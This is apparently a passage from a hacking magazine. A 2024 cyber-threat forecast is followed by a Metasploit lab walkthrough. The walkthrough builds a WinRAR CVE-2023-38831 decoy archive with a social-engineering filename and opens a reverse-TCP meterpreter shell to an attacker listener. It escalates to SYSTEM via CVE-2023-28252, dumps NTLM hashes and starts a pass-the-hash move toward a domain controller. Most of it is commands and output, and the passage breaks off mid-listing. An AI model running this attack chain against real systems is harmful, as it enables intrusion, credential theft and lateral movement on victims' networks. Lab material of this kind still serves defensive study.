In year 2024, this is bound to increase at a greater rate. The complexity in developing software could be one of the reasons that many zero-day vulnerabilities are being found in the software. Apart from this, the usual delays in applying patches to the vulnerabilities by the organizations also plays a role in threat actors trying to exploit newly released vulnerabilities. The popularity and user base of the software in which a zero-day has been discovered also plays prominent role.

2) Supply-Chain vulnerabilities

Supply-chain vulnerabilities are bane of any cybersecurity professional. Well, to make matters worse, these vulnerabilities will be exploited more in the New Year. Supply chain vulnerabilities are a bit more complex than zero-day vulnerabilities to patch and prevent hackers from exploiting them. As we have seen in the case of Log4j, supply chain vulnerabilities provide a wide range of target environments for threat actors to exploit them. Patching them is also difficult and complex, thus providing Black Hat Hackers a wide interval to exploit them. No doubt their exploitation will increase in 2024.

3) Malware written in exotic programming languages

Many popular (unpopular) malware are being rewritten in exotic programming languages. These include Go, Rust, Nim etc. This is not a new trend which started suddenly. We in our magazine reported back in 2021 that threat actors are trying to rewrite the code of their malware in exotic programming languages. In 2024, this is bound to increase. But why are hackers shifting to these exotic programming languages. Apart from providing efficiency, these languages also provide better AV Evasion as AV engines are usually not built for detection malicious code in these languages.

4) Artificial Intelligence

You should be expecting this as you might have been hearing or reading about Artificial Intelligence (AI) everywhere. The role of Artificial Intelligence in cyber security will definitely grow in 2024. Black Hat Hackers are already employing AI to craft their phishing campaigns, to make their phishing emails and other attempts to make their hacking attempts seem more genuine and convi-

ncing. Threat actors are already using text, audio and video effects to make convincing phishing campaigns.

But the sword may cut both sides in 2024. That is, apart from Black Hat hackers, White Hat Hackers may also employ AI to detect hacking attacks. Apart from this AI may simplify hacking although there is no proof to support this.

5) Ransomware

Ah, where exactly will Ransomware go? Seriously. Ransomware is bound to increase in year 2024 although it is already increasing. Ransomware has evolved into Ransomware as a service (RaaS). Most state sponsored groups too are utilizing Ransomware to lock down target systems after achieving whatever they want.

6) Hacktivist affiliated to States.

When I was first learning hacking, the definition of hacktivist is a person who hacks for a social cause. The cause may be something like affecting environment etc. Well, I think that definition needs to be changed as we are seeing more and more hacktivism choosing their targets based on geo political agendas.

For example, “Killnet” group which is allegedly affiliated to the Russian interests targeted a number of western healthcare organizations for their alleged support to Ukraine in the ongoing Russia-Ukraine war. Recently a hacking group named Cyber Toufan which is affiliated to the cause of Palestine has hit over 100 public and private organization in Israel. These are only a few examples. State affiliated hacktivism started way back in 2022 but it is definitely bound to grow exponentially this year.

7) Mobile Threats

Mobile threats are also bound to increase in 2024. In 2023, Zimperium reported that it observed over 2000 unidentified malware samples that are related to mobiles. The detection of vulnerabilities in Android increased to 138% and users are more likely to fall for an SMS phishing attack than an email based phishing attack. In 2024, cyber attacks targeting mobiles will increase further, especially phishing attacks.

8) IOT Threats

Similar to the mobile threats, IOT threats are also bound to increase in 2024. It is estimated that IOT connections are expected to reach 3.5 billion in 2024. Many organizations including government agencies are increasingly using IOT devices. These include devices like pacemakers, security cameras, washing machines, refrigerators and printers etc. The proximity of these devices to the interested target only makes them more enthusiastic to hackers. Considering that application patches to vulnerabilities in these IOT devices is very difficult, their exploitation is only going to increase in 2024.

9) Event based hacking attempts

Black Hat Hackers always try to take advantage of some specific events for their hacking attempts. Be it Covid or US elections they are quick to latest onto these events and prepare their hacking

tactics. With 2024 having a lot of these events, I am pretty sure hacking attempts will only increase during these events.

2024 will see elections in Russia, Ukraine, India, Mexico and USA apart from other countries. Not just that, this year will also see Olympics. All these events will definitely bring a spike in hacking attacks.

10) Edge devices

Apart from exploitation of zero-days, 2023 saw another trend that is only bound to increase in 2024. It is Hackers targeting edge devices to gain initial access. However, they didn't exploit any vulnerability in these devices to gain access but with password cracking or leaked credentials to gain access to edge devices like VPN's and Firewalls. Considering that these provide persistent access, this is a far simple method of gaining access that is bound to increase in 2024.

2024 is also bound to see increased use of wiper attacks. Wiper attacks are malware-based attacks that permanently detect or corrupt data of target organization systems.

Initial access, Privilege escalation and Pass-the-Hash

METASPLOIT SCENARIO

This is a Metasploit hacking scenario and a reboot to our Metasploit this month feature. Metasploit scenario is an updated version of Metasploit this month. In this, we will be simulating real world hacking scenarios but with Metasploit. Keeping meterpreter payload in mind, antivirus will be disabled on target machine. Cutting short the introduction, let's move on to our first scenario.

Initial Access

WinRAR RCE Module

TARGET: WinRAR <= 6.22

TYPE: Local

MODULE : Exploit

ANTI-MALWARE : OFF

ID: CVE-2023-38831

WinRAR is an archiving and compression software used by over 500 million users worldwide. Recently a vulnerability has been detected in WinRAR that impacts all versions prior to WinRAR 6.23. Let's see how this module works.

“The Six Principles of Cyber Security:

*Cybersecurity starts with prevention. Follow the Six Principles of Cyber Security to keep your computer and network safe. When it comes to data protection, use strong encryption and keep copies off-site. Be suspicious of unsolicited email offers and don't open attachments from people you don't know. Regularly back up your files to be in a good position in case of an emergency. Finally, use common sense when online.
Hire A Ethical Hacker”*


```
msf6 > search CVE-2023-38831
```

Matching Modules

```
=====
```

#	Name	Rank	Check	Description	Disc
0	exploit/windows/fileformat/winrar_cve_2023_38831	excellent	No	WinRAR CVE-2023-38831 Exploit	2023-08-23

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/fileformat/winrar_cve_2023_38831

```
msf6 > use 0
```

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

```
msf6 exploit(windows/fileformat/winrar_cve_2023_38831) > set
payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/fileformat/winrar_cve_2023_38831) > show options
```

Module options (exploit/windows/fileformat/winrar_cve_2023_38831):

Name	Current Setting	Required	Description
FILENAME		no	The file name.
INPUT_FILE		yes	Path to the decoy file (PDF, JPG, PNG, etc.).
OUTPUT_FILE	poc.rar	yes	The output filename.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.249.148	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port
DisablePayloadHandler: True (no handler will be created!)			

This module requires a genuine PDF file that is opened when target user clicks. For this, we will be using the dummy PDF file downloaded from w3schools. For the purpose of social engineering, I name the malicious files as "salary_increment_details.rar" as shown below.

```
msf6 exploit(windows/fileformat/winrar_cve_2023_38831) > set
input_file /home/kali/dummy.pdf
input_file => /home/kali/dummy.pdf
msf6 exploit(windows/fileformat/winrar_cve_2023_38831) > set
output_file Salary_increment_details.rar
output_file => Salary_increment_details.rar
msf6 exploit(windows/fileformat/winrar_cve_2023_38831) >
```

Then I execute the module to create the malicious archive. Then I host it on the web server and start a listener on the attacker machine.

```
(kaliⓧkali)-[~]
$ cd /home/kali/.msf4/local/

(kaliⓧkali)-[~/msf4/local]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.249.148
lhost => 192.168.249.148
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.249.148:4444

```


We use social engineering to make the user download the malicious rar archive to the target system.



When the target user opens the archive the dummy.pdf file is as shown below.



When he clicks on it, the dummy.pdf file opens normally as shown below.



Unknown to the target user, we get a meterpreter session on the attacker systems as shown below.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.249.148
lhost => 192.168.249.148
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.249.148:4444
[*] Sending stage (200774 bytes) to 192.168.249.161
[*] Meterpreter session 1 opened (192.168.249.148:4444 -> 192.168.249.161:57265) at 2024-01-23 01:36:54 -0500

meterpreter > █
```



```

meterpreter > sysinfo
Computer      : CUSTOMER-CARE-1
OS            : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : en_US
Domain        : LOOK_RECK_AH
Logged On Users : /
Meterpreter   : x64/windows
meterpreter > getuid
Server username: CUSTOMER-CARE-1\admin
meterpreter >

```

Privilege escalation

As the target operating system is of build 19048, it may be vulnerable to CVE_2023_28253 vulnerability.

Windows CLFS Driver Privilege escalation Mode

TARGET: Windows 10 20H2, Windows 21H2, Windows Server 2022 (build 20318)2
TYPE: Local **MODULE :** PE **ANTI-MALWARE :** OFF
ID: CVE-2023-28252

This is a privilege escalation vulnerability in clfs.sys driver that comes by default in the above-mentioned operating systems. The driver clfs.sys contains a function to create, open and edit base log format (.blf) files.

This exploit module uses different kinds of specially crafted “.blf” files to read the SYSTEM token and write it in the process of exploit to achieve local privilege escalation. Let's see how this works. I background the current meterpreter session and load the CVE-2023-28252 module.

```

msf6 exploit(multi/handler) > search CVE-2023-28252

Matching Modules
=====

#  Name                                     Discl
osure Date   Rank  Check  Description
-  -
-----
0  exploit/windows/local/cve_2023_28252_clfs_driver  2023-
04-11      good  Yes    Windows Common Log File System Drive
r (clfs.sys) Elevation of Privilege Vulnerability

```



```

meterpreter > sysinfo
Computer      : CUSTOMER-CARE-1
OS            : Windows 10 (10.0 Build 19042).
Architecture  : x64
System Language : en_US
Domain        : LOOK_RECK_AH
Logged On Users : /
Meterpreter   : x64/windows
meterpreter > getuid
Server username: CUSTOMER-CARE-1\admin
meterpreter >

```

```

msf6 exploit(multi/handler) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2023_28252_clfs_driver) > show options

```

Module options (exploit/windows/local/cve_2023_28252_clfs_driver):

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.249.148	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Set the meterpreter session ID and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(windows/local/cve_2023_28252_clfs_driver) > set session 1
session => 1
msf6 exploit(windows/local/cve_2023_28252_clfs_driver) > check
[*] The target appears to be vulnerable. The target is running windows version: 10.0.19042.0 which has a vulnerable version of clfs.sys installed by default
msf6 exploit(windows/local/cve_2023_28252_clfs_driver) > █
```

The target is indeed vulnerable. Now, we just need to execute the module.

```
msf6 exploit(windows/local/cve_2023_28252_clfs_driver) > run
[*] Started reverse TCP handler on 192.168.249.148:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. The target is running windows version: 10.0.19042.0 which has a vulnerable version of clfs.sys installed by default
[*] Launching netsh to host the DLL...
[+] Process 324 launched.
[*] Reflectively injecting the DLL into 324...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200774 bytes) to 192.168.249.161
[*] Meterpreter session 2 opened (192.168.249.148:4444 -> 192.168.249.161:57271) at 2024-01-23 01:40:01 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

As you can see, we now have SYSTEM privileges on the target system.

Lateral movement

The target system appears to be part of a domain "Look_RECK_AH". So obviously it should be having two network interfaces. I use ipconfig command to check its network interfaces.

"In the hacking world, security is more of a response than a proactive measure. They wait for hackers to attack and then they patch, based on the attacks."


```
meterpreter > ipconfig
```

```
Interface 1
```

```
=====
```

```
Name           : Software Loopback Interface 1
Hardware MAC    : 00:00:00:00:00:00
MTU             : 4294967295
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
msf6 exploit(windows/local/cve_2023_28252_clfs_driver) > run
```

```
[*] Started reverse TCP handler on 192.168.249.148:4444
[*] Running automatic check ("set AutoCheck false" to disable
)
```

```
Interface 3
```

```
=====
```

```
Name           : Intel(R) 82574L Gigabit Network Connection
Hardware MAC    : 00:0c:29:8b:06:0a
MTU             : 1500
IPv4 Address    : 192.168.249.161
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::5839:3819:377e:6101
IPv6 Netmask    : ffff:ffff:ffff:ffff::
```

```
Interface 11
```

```
=====
```

```
Name           : Intel(R) 82574L Gigabit Network Connection #2
Hardware MAC    : 00:0c:29:8b:06:14
MTU             : 1500
IPv4 Address    : 192.168.10.9
IPv4 Netmask    : 255.255.0.0
IPv6 Address    : fe80::28d1:7301:d19b:1925
IPv6 Netmask    : ffff:ffff:ffff:ffff::
```

This system is connected to a new network with IP address “192.168.10.0”. The arp command of meterpreter has listed another machine in the range with IP address 192.168.10.1. This should be

our Domain Controller.

```
meterpreter > arp
```

```
ARP cache
```

```
=====
```

IP address	MAC address	Interface
-----	-----	-----
192.168.10.1	00:0c:29:39:19:12	Intel(R) 82574L Gigabit Network Connection #2
192.168.249.2	00:50:56:f3:4a:07	Intel(R) 82574L Gigabit Network Connection
192.168.249.148	00:0c:29:93:da:f0	Intel(R) 82574L Gigabit Network Connection

Pass-the-Hash attack

I decided to try Pass-The-Hack attack to try logging into the domain controller. Pass-the-Hash attack is a technique in which we can use a password hash instead of a password to login to another machine in the network for lateral movement. First of all, to try this attack we need password hashes. The easiest way to get hashes is to try the `hashdump` command of meterpreter.

```
meterpreter > hashdump
```

```
admin:1000:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9c  
ba88547376818d4:::
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1  
6ae931b73c59d7e0c089c0:::
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d  
16ae931b73c59d7e0c089c0:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7  
3c59d7e0c089c0:::
```

```
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4  
cb6993d434d8dbba9ba45fd9011:::
```

```
meterpreter > █
```

Metasploit has a module named `psexec` module that allows for remote command execution with the SMB protocol provided you have valid credentials. Let's load this module.


```

9      normal      No      DCOM Exec
1      exploit/windows/smb/ms17_010_psexec      2017-03-1
4      normal      Yes      MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
2      auxiliary/admin/smb/ms17_010_command      2017-03-1
4      normal      No      MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Command Execution
3      auxiliary/scanner/smb/psexec_loggedin_users
normal      No      Microsoft Windows Authenticated Log
